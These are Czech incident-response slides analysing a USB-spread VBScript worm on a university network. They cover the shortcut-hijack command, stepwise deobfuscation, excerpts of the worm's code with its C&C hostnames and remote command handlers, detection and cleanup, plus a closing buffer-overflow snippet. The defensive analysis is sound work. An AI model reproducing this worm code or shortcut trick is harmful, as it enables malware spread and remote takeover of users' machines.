
- Preventivní opatření
 - Problematická
- Stanice ve správě IT oddělení
 - Používaný antivirový program nezachytí
 - Zavedeno blokování souborů * .WSF
- Ostatní stanice
 - Ve správě „uživatelů“
 - Studenti
- Velká migrace USB zařízení



Stále kvoká, stále kvoká, ...

- Výskyt dalších případů
 - Uživatelé stanice mimo správu IT oddělení
 - Studenti a jejich flashdisky
 - Opakované nákazy
- Potřeba hlubší analýzy
 - Nedostatek vlastních kapacit
 - Hlavně nedostatek času
 - Zadání analýzy externímu subjektu
 - CESNET FLAB

Dějství II: Analýza malware



- Zadání
 - Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VBScript, který zajišťuje šíření malware a asi i další aktivitu.
- Otázky k zodpovězení
 - 1) Jakou funkcionalitou malware disponuje?
 - 2) Lze přítomnost malware poznat podle síťového chování?
 - 3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Podklady pro analýzu
 - Předány elektronicky dva soubory
- Přípona „.norun“
 - Zamezení neúmyslnému spuštění
- **Microsoft Excel.WsF.norun**
 - Malware nalezený na napadeném flashdisku
 - Evidenční číslo 001
- **IMG_2402.lnk.norun**
 - Jeden ze zástupců vytvořený malwarem na napadeném flashdisku
 - Evidenční číslo 002

- Výňatek ze zadání

Podklady předány zákazníkem.

Elektronický podklad (Data)		Evidenční číslo	001
Jméno souboru	Microsoft Excel.WsF.norun		a
Hashe souboru	MD5: 5ac3bb5b66ac8fff3[REDACTED]72c0d91efce0 SHA-1: 55d841b141fa01751d09e[REDACTED]271b1bfcd27ec4		b
Čas zajištění	[REDACTED] (úplně stejný malware řešen i v říjnu 20[REDACTED])		c
Popis	VBScript, který je šířen a spouštěn malwarem vytvořeným zástupcem.		d
Způsob získání	Zkopírování z nakaženého flashdisku		e
Způsob předání	Předáno přes AFS@ZČU.		f
Poznámky	Souboru byla přidána přípona „norun“ k zamezení neúmyslnému spuštění.		g

Analýza zástupce (ev. č. 002)

- Položka „cíl“ zástupce:


```
C:\WINDOWS\system32\cmd.exe /c  
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start  
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&  
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&  
cls&cls&cls&cls&cls&cls&cls&cls&cls&exit
```

- Po odstranění cls (clear screen):

```
start IMG_2402.JPG //původní soubor  
start Microsoft" "Excel.WsF //malware  
exit //zavření okna
```


- Zajišťuje spuštění malware – každé otevření souboru

Analýza zástupce (ev. č. 002)



- Využití výchozího nastavení
 - „Nezobrazovat skryté soubory“ = ano, zatajit existenci
 - „Skrývání přípon známých typů“ = ano, zatajit informaci

Jak to vidí uživatel



```
> dir /B
dokument.lnk
```

```
> dir /AH /B
dokument.docx
```

```
> dir /A /B
dokument.lnk
dokument.docx
```

- WsF = Windows Script File
 - Kontejner
 - Spuštění obsahu ve správném interpretru
 - Nativně
 - Javascript
 - Visual Basic
 - Další instalované
 - Perl
 - Python
 - ...



- Obsah souboru – obfuskovaný VB Script

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAAKaqMncGOLEYPcXDTqcWJAj:nTWAAKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAAKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGoBj:LzcAEAXYFzttkGGoBj="v
uWeIryKEArjjHfVnrNb":If
...
If:LB="}}}}!}}!}}?}}^}}{|+?^\\}}{|}%^}}^~}}|-]^{}|-]^~^+?!^|~|}}|}}^/|
-^?{*}_[{/}}{-/}}{^?|]-/^?|[^]^[^-|~|_\\{*}_-[_^~|[^[^!{-{/}}?_*_-|?!^
...
FUNCTION FRANCE(VIANA):Dim ZxyjgajpHRCEftq
...
GRECE=FRANCE(20+20+9)TO(LONDON(BOSNA)/FRANCE(10*5))
...
</script>
</job>
</package>
```

- Deobfuskace – varianta „hrubá síla“
 - Rozebrat činnost funkcí a získat kód
 - To opravdu není dobrý nápad ...
- Deobfuskace – varianta „jemný intelekt“
 - Sestavení a spuštění kódu je realizováno funkcí

```
ExeCuTeGloBa1 (ITALI (FRANCE (50-30+17) , LB) )
```
 - Místo spuštění necháme výsledný kód jen zobrazit

```
: %s /ExecuteGlobal /WScript.echo /
```
 - Uložení výsledku

```
cscript echo_script.Wsf > unpacked1.Wsf
```

- Výsledek po deobfuskaci – další (jiná) obfuskace

```
<package>
<job id="manage-bde">
<script language="VBScript">
COLOMBIA=VINSULA (USA ("=oVeqCcWe \m/x{ }GEOXXeXy+FqeXZXmW*mSG#IWH{LbG
{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe \m/x{/NN\cVNzXVMqWGxFc/zK/X/Q
DotX{fRXELNOELicWOzzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/FyW-MXNxFc/zK/X
/qWGRmlLuLDYR-SvzMXS!XEXo/Tvxi}/
. . . .
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5,2))):
PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:End Function:F
unction USA(HINDORAS):Dim i:For i=1 To Len(HINDORAS):USA=Mid(HINDOR
AS,i,1)&USA:next:End Function
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked1.Wsf > unpacked2.Wsf
```


Analýza malware (ev. č. 001)

- Výsledek po druhé deobfuskaci – už zase (!)

```
<package>
<job id="manage-bde">
<script language="VBScript">
TUNISIA="!{]*!#/-!#*{{!#\!/-[=!|!#/#/!#*=|!{-[!#*{!{-[!#*={|
#/#/!#*\*!{#-|!#]/|!#/#/! [=|!#*-!*!#/#/!#[/*!{-//!{]*!#/-!#
...
FOR ALGERIE=1 TO UboUnD(TUNISIA):MAROCOO=MAROCOO+cHr(TUNISIA(ALGER
IE)/(25+25-32)):NEXT:ExecuteGlobal(MAROCOO)
</script>
</job>
</package>
```

- Stejný postup (náhrada GlobalExecute za Wscript.echo)

```
cscript echo_unpacked2.Wsf > unpacked3.Wsf
```

- Výsledek po třetí deobfuskaci – konečně čitelný kód

```
On eRrOr ReSuMe NeXt

dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")

Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855", "maroco.redirectme.net:855")
Ax = Az.ExPaNdEnViRoNmEnTsTrInGs ("%appdata%") & "\Microsoft Office\"
Aw.CreateFolder Ax

Au = TRue
At = True

Ar = "Microsoft Excel.WsF"
...
```

- Analýza kódu malware
 - Iterativní činnost
 - Seznam proměnných s poznámkami
 - Seznam funkcí s poznámkami
 - Odstraňování „eMoSTyLu z NáZVůprOMěNných“
- Skript
 - Poměrně krátký – necelých 500 řádek
 - ⇒ kompletní analýza funkčnosti
 - Vyhledání odpovědí na otázky

1) Jakou funkcionalitou malware disponuje?

• Persistence

- Spuštění přes zástupce na médiu
 - Instalace na stanici
 - Rozšíření na „removable“ média
- Po instalaci na stanici (registrový klíč)
 - Průběžné rozšiřování na „removable“ média
 - Komunikace s C&C

• Šíření

- Přes „removable“ média – nutná součinnost uživatele

```
for EACH Drive In Aw.Drives
..
If Drive.Drivetype = 1 then
... '* type 1 = Removable
```

- Zahájení komunikace s C&C
 - V intervalu 5000ms (5s)
- Rozpoznávané pokyny z C&C serveru
 - Aktualizace skriptu (tj. možná změna funkcionality)
 - Změna intervalu komunikace s C&C
 - Stáhnout soubor z C&C a spustit jej
 - Odeslat soubor ze systému na C&C
 - Odinstalování ze systému (tj. mazání stop po útoku)
 - Spuštění lokální příkazu jako parametr cmd.exe (v analyzované verzi nefunkční, vývojová chyba)

- Ukázka části kódu – schopnosti malware

```
SeLeCt case Ao (0)
case "excecute"
  An = Ao (1)
  Bd An '* ???
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
  An = Ao (1)
  Al.ClOse
  sET Al = Aw.OpEnTeXtFiLe (Ax & Ar ,2, FaLsE)
  Al.WriTe An
  Al.ClOse
  Az.RuN "WScript.exe //B " & cHr((17+17)) & Ax & Ar & cHr((17+17))
  WScript.QuIt
case "uninstall"
  Bi '* call Bi: uninstall
case "send"
  Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
  Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"
  An = Ao (1)
  Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case "Sleep" '* nastaveni noveho intervalu cekani v cyklu
  An = Ao (1)
  Sleep = EVal (An)
eND SeLeCt
```

2) Lze přítomnost malware poznat podle síťového chování?

- Ano, každých 5s komunikuje s C&C
- Port 855, C&C udáno jako hostname
 - maroco.linkpc.net:855
 - maroco.myq-see.com:855
 - maroco.redirectme.net:855
- Zjištění IP adres v historii?
 - Passive DNS

3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Konzultováno s WEBnet Incident Response Team
 - FLAB nemá příslušný SW
- Zabezpečení koncových stanic ZČU
 - Dodavatel XxXxxx
 - WsF je v kategorii „Script“ - nelze globálně zakázat
 - Jediná možnost – ruční pravidlo „blokování *.WsF“

Dějství III: Využití informací

- Síťová komunikace
 - Port 855, IP adresy odpovídající daným hostname
 - Identifikace stanic, uživatelů
- Vytěžení uživatelů stanic
 - Jaké flashdisky používáte?
 - Kam jste své flashdisky připojoval?
 - Kdo připojoval své flashdisky k Vašemu zařízení?
- Identifikace dalších uživatelů
 - Mimo ZČU (např. kopírovací centrum)

- Přípraveny „nápravné“ skripty
 - Vychází z deobfuskovaného kódu (reverzní postup)
 - `uninstall.vbs` – odstranění malware ze systému
 - `clean.vbs` – odstranění nákazy z „removable“ médií
 - Pro aktuálně připojené – možno snadno vyčistit
- Instrukce pro IT HelpDesk
- Přípravena webová stránka pro uživatele
 - Postup + skripty ke stažení
- Úprava pravidel AV systému

Univerzitní sítě to nekončí

Google

houdiny odstranění



All

Images

Videos

Shopping

News

More ▾

Search tools

About 1,660 results (0.70 seconds)

Showing results for **houdini** odstranění

Search instead for [houdiny odstranění](#)

Malware "Houdini" a jeho odstranění – Support ✓

support.zcu.cz/.../Malware_%22Houdini%22_a_jeho_... ▾ [Translate this page](#) ✓

Oct 16, 2015 - Houdini je malware (virus) v podobě .wsf (Visual Basic) skriptu s názvem Microsoft Excel.WsF, který se šíří pomocí flashdisků a jiných ...

Jak odstranit Trojan VBS Houdini F 20150402 - pcrisk.net ?

www.pcrisk.net/.../Jak-odstranit-Trojan-VBS-Houdini-... ▾ [Translate this page](#) ✓

Apr 2, 2015 - This článku zahrnuje krok za krokem průvodce o tom, jak odstranit Trojan VBS:Houdini F a související Trojan virus.Follow vodítka k odstranění ...

Univerzitní sítě to nekončí

Dobrý den.

Měl bych na Vás velkou prosbu.

Nejsem však student vaší školy.

Našel jsem odkaz: <http://support.zcu.cz/..>

Manželka "přitáhla" ze školy tento trojan
a práskla to do notebooku a PC v práci.

Mohl bych Vás požádat o zpřístupnění,
či odkaz na stažení tohoto skriptu.

Moc děkuji.

```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```



<https://flab.cesnet.cz/game>

Dotazy

